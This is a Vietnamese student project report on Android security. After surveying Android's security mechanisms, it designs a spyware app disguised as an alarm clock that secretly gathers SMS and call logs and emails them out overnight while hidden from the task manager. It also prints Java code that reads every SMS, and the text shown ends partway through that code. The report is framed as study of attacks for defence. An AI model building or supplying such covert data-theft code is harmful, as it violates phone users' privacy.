ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC BÁCH KHOA
KHOA KHOA HỌC - KỸ THUẬT MÁY TÍNH

Đồ án môn học kỹ thuật máy tính

Đề tài

Bảo mật cho thiết bị di động

GVHD: PGS.TS.Trần Ngọc Thịnh
TS.Nguyễn Đức Thái
Sinh Viên: Tạ Văn Vượng - 1614189

TP. HỒ CHÍ MINH, THÁNG 06/2019

Mục lục

Tóm Tắt

Trong đồ án này, nhóm trình bày nghiên cứu về vấn đề bảo mật cho thiết bị Android. Đồng thời để hiểu rõ hơn về cơ chế bảo mật của hệ điều hành này, nhóm đã thực hiện, phát triển malware có chức năng thu thập thông tin từ thiết bị sử dụng hệ điều hành Android.

Nền tảng Android là nền tảng hệ điều hành được sử dụng phổ biến nhất trên thế giới. Cũng chính vì vậy mà nó trở thành mục tiêu hàng đầu của các cuộc tấn công vào các thiết bị. Vì thế, hiểu và nắm được cơ chế bảo mật của hệ điều hành Android chính là cách tốt nhất để lập trình viên có thể bảo mật cho các thiết bị, các sản phẩm sử dụng hệ điều hành này.

Nội dung nghiên cứu sẽ bao gồm kiến thức nền tảng về hệ điều hành Android, cấu trúc hoạt động, cơ chế bảo mật và cách tấn công vào chúng.

Qua nghiên cứu và đánh giá, nhóm quyết định sử dụng phương pháp tạo các tác vụ ngầm sau một ứng dụng chạy trên hệ điều hành này để hiện thực. Với ý tưởng trên, em đã hiện thực một ứng dụng báo thức, với các chức năng như một ứng dụng báo thức thông thường nhưng bên cạnh đó sẽ chạy các tác vụ ngầm như thu thập thông tin từ tin nhắn, từ lịch sử cuộc gọi để gửi nội dung này thông qua email.

Như vậy, sau một thời gian nghiên cứu và thực hiện, em đã hoàn thành đồ án với sản phẩm theo như kế hoạch ban đầu. Tuy nhiên bên cạnh đó sản phẩm còn một số hạn chế như: chưa có tính năng đổi nhạc chuông, hạn chế về tính năng sử dung.

Với những kết quả như vậy, trong tương nhóm sẽ cải thiện thêm các chức năng cũng như tối ưu hóa các hoạt động của ứng dụng. Bên cạnh đó, sẽ phát triển thêm những phương hướng có thể thu thập thông tin của thiết bị theo những cách khác.

Abstract

In this project, our group do research on security issues for Android devices. In order to have better understandings on the security mechanism of this operating system, our team has implemented a malware that can collect information from Android devices.

Since Android is the most commonly used operating system platform in the world, it became the main aim of devices' attacks. Therefore, understanding the security mechanisms of Android is the best way for programmers to keep their devices secure. Research contents include background knowledge of Android, its operating method, security mechanisms and how to attack them.

Through research and evaluation, the team decided to realize the concept by creating an Android application running background tasks that the users wont notice. The idea is an alarm app which allows users to set alarm time. Besides, it will run implicit tasks such as collecting messages, call history and will be sent via email.
The project has been completed with the original plan. However,there are still some limitations such as : restricted features on the alarm, not able to change ringtone.

In the future, our team will add more functions as well as optimize the application's operation. In addition, the team will develop the application in different methods to collect device information.

1 Giới thiệu đề tài

1.1 Thiết bị di động

Đã từ lâu, điện thoại trở thành một phần không thể thiếu của con người. Nó giúp cuộc sống con người trở nên thuận tiện hơn, công việc cũng như nhu cầu liên lạc, trao đổi thông tin trở nên nhanh chóng hơn. Kể từ khi ra đời, trải qua nhiều giai đoạn phát triển, nhiều thế hệ điện thoại di động khác nhau đã ra đời. Chúng phát triển không ngừng. Nếu như trước đây, điện thoại di động chỉ phục vụ mục đích nghe, gọi. Thì cho đến nay, điện thoại còn có thêm rất nhiều tính năng khác như: nghe nhạc, chơi game, xem phim, giao dịch,...

Theo thời gian, điện thoại di động phát triển đến một tầm cao mới và khái niệm điện thoại thông minh ra đời(smartphone). Điện thoại thông minh là điện thoại tích hợp một nền tảng hệ điều hành di động, với nhiều tính năng tiên tiến về điện toán và kết nối nhiều hơn các điện thoại di động thông thường. Điện thoại thông minh đa số có một màn hình có độ phân giải chất lượng hơn so với điện thoại truyền thống và điện thoại thông minh như một máy tính di động vì nó có một hệ điều hành riêng biệt. Hơn thế nữa, điện thoại thông minh ngày càng có nhiều chức năng, tiện ích hơn nữa như hỗ trợ hiển thị giao diện web, dễ dàng cài đặt và loại bỏ ứng dụng, có thể thay đổi giao diện, hỗ trợ tương tác bằng cảm ứng tay lên màn hình, các dịch vụ khác...


Cùng với sự ra đời của điện thoại thông minh còn có sự xuất hiện của những chiếc máy tính bảng. Máy tính bảng là sự kết hợp giữa điện thoại thông minh và máy tính xách tay. Máy tính bảng và điện thoại thông minh gọi chung là những thiết bị thông minh. Bên cạnh hai loại thiết bị này còn có ti vi thông minh, đồng hồ đeo tay thông minh, ...

1.2 Hệ điều hành Android

Để đáp ứng được sự phát triển của thiết bị thông minh, các hệ điều hành di động cũng ra đời nhiều hơn và phát triển nhanh hơn. Một trong số những hệ điều hành phát triển và sử dụng nhiều nhất trên thế giới chính là Android.

Android là hệ điều hành dựa trên nền tảng Linux, ban đầu được phát triển bởi một công ty mang tên Android với sự hỗ trợ chính từ Google. Sau này công ty được Google mua lại. Với sức mạnh tài chính, công nghệ của Google đã giúp hệ điều hành Android có những điều kiện vô cùng thuận lợi để phát triển. Tính từ khi ra đời, 9/2008 đến nay, hệ điều hành Android đã tung ra 29 phiên bản API khác nhau. Qua lần nâng cấp phiên bản, Android đều cố gắng cải thiện chất lượng cho hệ điều hành, phục vụ nhu cầu người dùng và trên hết là giữ chân họ.

Hiện tại, hệ điều hành Android chiếm 87,7% thị phần điện thoại thông minh trên toàn thế giới với hơn 2 tỉ thiết bị và 2,6 triệu ứng dụng.




Hình 1: Android trở thành hệ điều hành di động phổ biến nhất trên thế giới.

1.3 Tính cấp thiết

Sự lớn mạnh của cộng đồng người dùng Android đã thu hút rất nhiều nhà phát triển phần mềm trên nền tảng này. Bên cạnh đó nó cũng trở thành một mảnh đất màu mỡ cho những kẻ xấu trục lợi.Android được đánh giá là hệ điều hành trở thành mục tiêu tấn công nhiều nhất so với các hệ điều hành di động khác.

Dựa vào sự phát triển cũng như số lượng lỗ hổng trong hệ điều hành, các kẻ xấu có thêm nhiều con đường khác để tấn công vào các thiết bị Android. Thêm vào đó là các thói quen của người dùng cũng ảnh hưởng đến mối đe dọa đến thiết bị của họ.

Từ những thông tin trên, ta thấy được tầm quan trọng của việc bảo vệ những thiết bị Android tránh khỏi những nguy cơ liên quan đến bảo mật.



Hình 2: Android là hệ điều hành có số lỗ hổng lớn nhất.

1.4 Mục tiêu

Với tầm quan trọng của vấn đề bảo mật cho Android, em đã quyết định lựa chọn đề tài phát triển một ứng dụng có chứa mã độc có khả năng thu thập thông tin lịch sử cuộc gọi và dữ liệu tin nhắn trên thiết bị Android.

Mục đích của ứng dụng là:

- Nghiên cứu cách thức tạo ra những phần mềm độc hại từ đó có những kiến thức và kinh nghiệm trong bảo mật thông tin trong thiết bị Android
- Nghiên cứu cách phòng tránh những mối nguy hại tấn công thiết bị thông minh.

1.5 Ý nghĩa

1. Ý nghĩa thực tiễn:
   Nghiên cứu và học hỏi về cách tấn công các thiết bị di động cũng chính là cách để học hỏi về cách bảo vệ thiết bị di động cho người sử dụng và lập trình viên trong việc thiết kế, hiện thực các ứng dụng trên thiết bị di động.

2. Ý nghĩa khoa học:
   Nghiên cứu các vấn đề liên quan đến bảo mật cho thiết bị di động chính là tiền để để lập

trình viên, nhà nghiên cứu có thể phát hiện thêm về các lỗ hổng bảo mật, phát triển nên các cơ chế bảo mật, các cách để đảm bảo hệ thống của mình được an toàn.

1.6 Bố cục bài báo cáo


Đề trình bày nội dung về đề tài cũng như quá trình thực hiện được rõ ràng bài báo cáo sẽ có bố cục 6 phần:

- Phần 1: Giới thiệu đề tài
- Phần 2: Kiến thức nền tảng
- Phần 3: Thiết kế
- Phần 4: Kết quả và thực nghiệm
- Phần 5: Kết luận
- Phần 6: Phụ lục

2 Kiến thức nền tảng

2.1 Android và cấu trúc hoạt động


2.1.1 Giới thiệu:



Hình 3: Lý do Android trở thành nền tảng điện thoại thông minh phổ biến nhất thế giới.

Android được phát triển bởi Google và được ra mắt ra mắt từ 2007.Từ đó đến nay Android được biết đến như là một hệ điều hành mã nguồn mở, có cộng đồng lập trình viên đông đảo với số lượng ứng dụng ngày càng lớn.

Hiện tại, Android chiếm 87.7 % thị phần điện thoại thông minh trên thế giới với tổng cộng hơn 2 tỉ thiết bị đã được kích hoạt và 1,3 triệu lượt kích hoạt mỗi ngày.



Hình 4: Các loại ứng dụng được sử dụng trên hệ điều hành Android

2.1.2 Cấu trúc hệ điều hành


Android được xây dựng dựa trên việc chia thành các lớp với các chức năng riêng.

- Kernel:
  Dưới cùng là lớp Kernel đã được chỉnh sửa để phù hợp với các thiết bị nhúng, có chức năng như một nhân hệ điều hành, cho phép quản lí, sử dụng các tác vụ như quản lí bộ nhơ, I/O, bảo mật, ...

- Thư viện và runtime (Libraries and runtime):
  Lớp Thư viện(Libraries) có chức năng chứa các thư viện(như C, C++, ...) giúp các lập trình viên có thể sử dụng.
  Thời gian thực (Runtime) giúp cung cấp các môi trường, thư viện cho các lập trình viên có thể phát triển các ứng dụng trên nền tảng này.

- Khung ứng dụng (Application framework):
  Khung ứng dụng (Application framework) cung cấp các hoạt động, các dịch vụ, data cho các ứng dụng Android

- Ứng dụng (Application):
  Lớp ứng dụng (Application) là lớp tương tác trực tiếp với người dùng với các ứng dụng, tiện ích như gọi điện, nhắn tin, nghe nhạc, bản đồ, duyệt web, ...



Hình 5: Các lớp (layer) của Android.

2.2 Android và cơ chế bảo mật

Android được xem là một trong những hệ điều hành di động an toàn và dễ sử dụng nhất. Trong cấu trúc của Android có những cơ chế bảo mật sau:

- Bảo vệ dữ liệu người dùng.
- Bảo vệ tài nguyên hệ thống.
- Cung cấp sự riêng biệt với từng ứng dụng

Android cung cấp những tính năng bảo mật chính như sau:

- Thiết lập an toàn ở mức hệ điều hành thông qua nhân Linux.
- Mọi ứng dụng được đảm bảo thông qua cơ chế Sandbox.
- Ký ứng dụng.
- Bảo vệ cơ chế giao tiếp giữa các tiến trình.
- Permission.

2.2.1 Bảo mật mức hệ thống thông qua nhân Linux

Ở cấp hệ điều hành, Android cung cấp an toàn cho nhân Linux cũng như bảo mật giao tiếp liên tiến trình để cho phép giao tiếp an toàn giữa các ứng dụng đang chạy trong những tiến trình khác

nhau. Cơ chế bảo mật này đảm bảo rằng ngay cả native code cũng bị hạn chế bởi cơ chế Sandbox, cho dù đoạn mã đó là kết quả của ứng dụng hoặc của việc khai thác lỗ hổng ứng dụng. Hệ thống sẽ ngăn chặn những ứng dụng xấu gây nguy hại tới những ứng dụng khác, hệ điều hành hoặc chính thiết bị.

1. Linux security
   Với tư cách là nền tảng cho môi trường di động, nhân Linux cung cấp cho Android nhiều tính năng bảo mật quan trọng như:

   - Permission dựa theo người dùng.
   - Cơ chế mở rộng cho bảo mật liên tiến trình.
   - Khả năng loại bỏ những thành phần không cần thiết và thiếu bảo mật.
   - Cách ly tiến trình.

   Mục tiêu an toàn cơ bản của Linux là cách ly tài nguyên của 1 user với các user khác.

2. Cơ chế Sandbox
   Với cơ chế Sandbox, khi một ứng dụng được cài đặt, ứng dụng đó được gán một ID người dùng duy nhất (UID) và chạy nó như một user trong một tiến trình riêng biệt.

   Việc này thiết lập nên một ứng dụng Sandbox cấp hạt nhân. Hạt nhân cưỡng ép bảo mật giữa những ứng dụng và hệ thống ở mức tiến trình thông qua các tiêu chuẩn cơ bản của Linux. Theo mặc định, những ứng dụng không thể tương tác với nhau và chúng bị hạn chế khả năng truy cập tới hệ điều hành. Nếu một ứng dụng cố gắng thực hiện một hành vi độc hại mà chưa được sự cho phép, hệ điều hành sẽ ngăn chặn chúng lại. Nhìn chung, cơ chế Sandbox đơn giản và có thể kiểm tra một cách dễ dàng.

2.2.2 Phân vùng hệ thống và chế độ an toàn

Phân vùng hệ thống chứa kernel, các thư viện hệ điều hành, khung ứng dụng, runtime, ứng dụng. Phân vùng này được thiết lập chế độ chỉ đọc (read-only). Khi một người dùng khởi động vào chế độ an toàn, chỉ có phần lõi Android được chạy, việc này cho phéo người dùng khởi động điện thoại của họ vào một môi trường không có sự xuất hiện của các phần mềm bên thứ 3.

2.2.3 FileSystem Permissions

Trong một môi trường theo kiể UNIX, cho phép hệ thống tập tin bảo đảm rằng một user không thể thay đổi hoặc đọc các tập tin của user khác. Đối với Android, mỗi ứng dụng chạy với một tư cách 1 user riêng. Trừ khi nhà phát triển tường minh việc di chuyển các file sang những ứng dụng khác, những file được tạo ra bởi một ứng dụng không thể bị đọc hoặc thay thế bởi ứng dụng khác.

2.2.4 Mật mã

Android cung cấp một tập các API liên quan đến mã hóa để các ứng dụng sử dụng. Bảo gồm các nguyên lý mã hóa tiêu chuẩn như AES, RSA, DSA and SHA. Thêm vào đó, các API được cung cấp thêm những giao thức cấp cao hơn chẳng hạn như SSL, HTTPS.

2.2.5 Filesystem Encryption

Android có tính năng mã hóa hệ thống để mã hóa tất cả dữ liệu - bao gồm dữ liệu của các ứng dụng, các file đã download và mọi hình thức khác - trên smartphone, tablet. Người dùng phỉa nhập mã PIN hoặc Password mỗi lần mở điện thoại. Như vậy, cách mã hóa này giúp ngăn chạn user xâm nhập bất hợp pháp nếu như họ không biết mã PIN, Password.

2.2.6 Permission

Đối với các ứng dụng trên Android, thông thuồng chỉ có thể truy cập một phạm vi giới hạn tài nguyên hệ thống. Hệ thống sẽ quản lí việc truy cập các tài nguyên còn lại, những tài nguyên mà nếu không được sử dụng hợp lý thì có thể dẫn đến những tác động xấu ảnh hưởng đến hệ thống.

Sự hạn chế truy cập này có thể được tiến hành bởi nhiều hình thức khác nhau. Có thể hạn chế bằng cách không cung cấp các API tới những chức năng nhạy cảm. Hoặc các chức năng đó chỉ được sử dụng bởi các ứng dụng tin cậy.
Những API được bảo vệ bởi hệ điều hành:

- Location (GPS).
- Bluetooth.
- Camera.
- Telephony.
- SMS/MMS.
- Network/data.

Những chức năng tài chỉ có thể được truy cập bởi hệ điều hành. Để truy cập các API được bảo vệ này, những ứng dụng phải định nghĩa những khả năng nó cần trong Android Manifest. Khi cài đặt ứng dụng, hệ thống sẽ hỏi người dùng về request của ứng dụng với các chức năng đó. Nếu được chấp nhận, các ứng dụng sẽ được tiếp tục cài đặt và hệ thống mặc nhiên xem như đã cấp phép cho các ứng dụng này.

2.2.7 Application Signing

Code signing cho phép các nhà phát triển có thể định danh tác giả của ứng dụng và cập nhập ứng dụng của họ. Mỗi ứng dụng trên nền tảng Android phải được ký bởi nhà phát triển. Những ứng dụng cài đặt mà không được ký sẽ bị huy bỏ bởi cả Google Play và package installer trên thiết bị Android.

Khi một ứng dụng được cài đặt trên thiết bị Android, package manager sẽ xác thực rằng file APK đó đã được ký với chứng chỉ chứa trong file APK đó hay chưa. Nếu chứng chỉ phù hợp với khóa được sử dụng thì ứng dụng đó sẽ được chia sẽ chung UID với những ứng dụng có file APK có chung chữ ký.

2.2.8 Application Verification

Các phiên bản Android từ 4.2 trở lên hỗ trợ xác thực các ứng dụng. Người dùng có thể chọn bật "Verify Apps" và để cho các ứng dụng được đánh giá bởi các ứng dụng xác thực lúc cài đặt. Việc này giúp cảnh báo người dùng nếu họ đang cố gắng cài đặt các ứng dụng nguy hại. Nếu ứng dụng đó thực sự nguy hiểm, nó có thể bị chặn lại ngay lúc cài đặt.

2.3 Cách xâm nhập vào hệ thống

Các loại phần mềm độc hại:

- Viruses:
- Trojan.
- Spyware.
- Adware.
- Keylogger.
- Ransomware

2.3.1 Thêm vào các hành vi độc hại cho phần mềm

Các phần mềm được chỉnh sửa hoặc thêm vào các chức năng phụ, các chức năng có hành vi ảnh hưởng đến hệ thống, hoặc phần mềm được phát triển có chức năng tương tự và được che giấu các hành vi bất chính mà người dùng không thể phát hiện.

2.3.2 Tấn công qua Internet, USB, mạng LAN, ...

Các đoạn mã độc có thể xâm nhập vào thiết bị thông qua các trang web, trình duyệt, email hoặc qua việc giao tiếp, chuyển dữ liệu qua các thiết bị như USB, qua mạng LAN.

3 Thiết kế :

3.1 Phân tích vấn đề

Để phần mềm có thể được cài đặt và lưu lại trên thiết bị thì phần mềm phải có chức năng hữu ích và dễ sử dụng. Vì vậy bài toán đặt ra sẽ là phát triển một ứng dụng có khả năng theo dõi các hoạt động của thiết bị di động chạy ngầm dưới lớp vỏ của một ứng dụng báo thức. Như vậy để có thể thiết kế và hiện thực ta sẽ phân tích yêu cầu bài toán thành các nội dung sau:

1. Yêu cầu chức năng:
    - Thu thập các hoạt động liên lạc thông qua lịch sử cuộc gọi
    - Thu thập các hoạt động liên lạc thông qua tin nhắn sms.
    - Thông tin thu thập được phải được lưu trữ lại và gửi về cho người quản lí của phần mềm thông qua thư điện tử email.

- Hoạt động phục vụ cho người sử dụng sẽ là đặt báo thứ.
- Đối với các thông tin về hoạt động của thiết bị sẽ được phân loại và lựa chọn thời gian thu thập nhất định (trong vòng 7 ngày).

2. Yêu cầu phi chức năng:


- Ứng dụng phải chạy nhẹ và không hiển thị trên task manager.
- Ứng dụng phải hoạt động gửi thông tin về người quản lí trong thời gian hợp lý (Khung giờ lựa chọn sẽ là 0h-3h).
- Hoạt động gửi thông tin của ứng dụng yêu cầu phải sử dụng internet và không tốn nhiều băng thông.
- Các hoạt động phải diễn ra với độ chính xác cao về thời gian, hạn chế thời gian delay.
- Các hoạt động của phần mềm cho người sử dụng thiết bị phải có độ tương tác cao, ít xảy ra lỗi.

3. Công việc: Bên cạnh các yêu cầu của bài toán, với kiến thức đã tìm hiểu về kiến trúc hệ điều hành và phần mềm Android ở phần trước, ta sẽ phải thực hiện thêm một số công việc sau:
- Yêu cầu cấp phép permission:

- READ_SMS
- READ_CALL_LOG
- INTERNET
- WRITE_EXTERNAL_STORAGE
- VIBRATE
- SET_ALARM

3.2 Thiết kế

3.2.1 Giao diện



Hình 6: Thiết kế giao diện ứng dụng

Giao diện chính của ứng dụng được thể hiện trên hình vẽ với một timePicker để nhập vào thời gian hẹn giờ hoặc chọn giờ trực tiếp trên đồng hồ.
Các nút nhấn Start và Stop giúp cài đặt thời gian hẹn giờ và hủy hẹn giờ. Chỉ khi nhấn nút thì các tác vụ trên mới được thực hiện.
Phần textView giúp hiển thị thời gian đang được đặt làm hẹn giờ. Sau khi nhấn nút stop thì thời gian này sẽ không hiển thị trên textView này nữa.

3.2.2 Lưu trữ

1. SMS Record

SMS Record	
Phone Number	Số điện thoại
Type	Loại tin nhắn
Time	Thời gian
Message	Nội dung tin nhắn

Dữ liệu của tin nhắn SMS được lưu trữ với bốn trường là Phone number, type, time, message giúp lưu trữ dữ liệu của từng tin nhắn với các thông tin là số điện thoại, loại tin nhắn (tin nhắn đế, tin nhắn đi, tin nháp, ...) và nội dung của từng tin nhắn đó.

2. Call Log Record

Call Log Record	
Phone Number	Số điện thoại
Type	Loại cuộc gọi
Time	Thời gian diễn ra
Time duration	Khoảng thời gian thực hiện cuộc gọi

Dữ liệu của lịch sử cuộc gọi được lưu trữ với bốn trường: Phone number, Type, Time, Time duration sẽ lưu trữ từng cuộc gọi với số điện thoại, loại cuộc gọi (cuộc gọi đến,cuộc gọi đi, cuộc gọi nhỡ,...), thời gian xảy ra cuộc gọi, thời gian gọi(với đơn vị đo là giây).

3.3 Hiện thực

3.3.1 Sơ đồ

Hệ thống sẽ có 2 chức năng chính:
- Hoạt động phục vụ người dùng, người sử dụng thiết bị: Hẹn giờ báo thức.
- Hoạt động chạy ngầm: thu thập dữ liệu từ tin nhắn sms và lịch sử cuộc gọi và gửi về email cho người quản lí.

Đối với chức năng hẹn giờ:
+ Người dùng sẽ chọn thời gian hẹn giờ bằng cách nhập vào giờ và phút, cũng có thể chọn thời gian bằng cách chọn kim giờ và phút trên time picker của ứng dụng.
+ Chỉ khi người dùng nhấn nút Start thì thời gian hẹn giờ mới được cài đặt và đồng hồ bắt đầu chạy cho đến khi đến thời điểm hẹn giờ.
+ Khi đến thời gian hẹn giờ, đồng hồ sẽ báo thức bằng cách thông báo, rung, phát nhạc để báo hiêu. Tất cả các tín hiệu này sẽ tắt chỉ khi nào người dùng nhấn nút stop để tắt báo thức.

Đây là mô hình hoạt động của chức năng báo thức.Khi có yêu cầu từ người dùng thông qua nút nhấn, Alarm Manager sẽ gửi broadcast tới Alarm Receiver để Receiver nhận và định dạng hoạt động cần thực hiện và gửi yêu cầu hoạt động tới các service của hệ thống.

Đối với tác vụ chạy ngầm:
+ Tác vụ sẽ chạy ngầm dưới ứng dụng.
+ Chỉ khi đến thời điểm được cài đặt sẵn thì ứng dụng sẽ kích hoạt các chức năng như thu thập dữ liệu từ sms, lịch sử cuộc gọi. Sau đó sẽ sử dụng chức năng gửi email để chuyển nội dung đã thu thập về địa chỉ email mặc định.

3.3.2 Code

1. Thu thập dữ liệu từ tin nhắn sms
   Nội dung về số điện thoại, loại tin nhắn, thời gian và nội dung tin nhắn được phân tách và lưu lại dưới dạng một chuỗi.

```
private String getSmsDetails(){
        StringBuffer smsBuff = new StringBuffer();
        Cursor smsCur = getContentResolver().query(Telephony.Sms.CONTENT_URI,
            null, null, null, null);
        int number = smsCur.getColumnIndex(Telephony.Sms.ADDRESS);
        int type = smsCur.getColumnIndex(Telephony.Sms.TYPE);
        int msg = smsCur.getColumnIndex(Telephony.Sms.BODY);
        int date = smsCur.getColumnIndex(Telephony.Sms.DATE);
        smsBuff.append("SMS Details:\n\n");
        while (smsCur.moveToNext()){
            String phNumber= smsCur.getString(number);
            String smsType = smsCur.getString(type);
            String smsMsg =smsCur.getString(msg);
            String smsDate = smsCur.getString(date);
            Date smsDateTime = new Date(Long.valueOf(smsDate));
            SimpleDateFormat formatter = new SimpleDateFormat("dd-MM-yy HH:mm
                ");
            String dateString = formatter.format(smsDateTime);
            String dir = null;
            int dircode = Integer.parseInt(smsType);
            switch (dircode){
                case Telephony.Sms.MESSAGE_TYPE_INBOX:
                    dir = "INBOX";
                    break;
                case Telephony.Sms.MESSAGE_TYPE_OUTBOX:
                    dir = "OUTBOX";
                    break;
                case Telephony.Sms.MESSAGE_TYPE_DRAFT:
                    dir ="DRAFT";
                    break;
                case Telephony.Sms.MESSAGE_TYPE_SENT:
                    dir = "SENT";
                    break;
            }
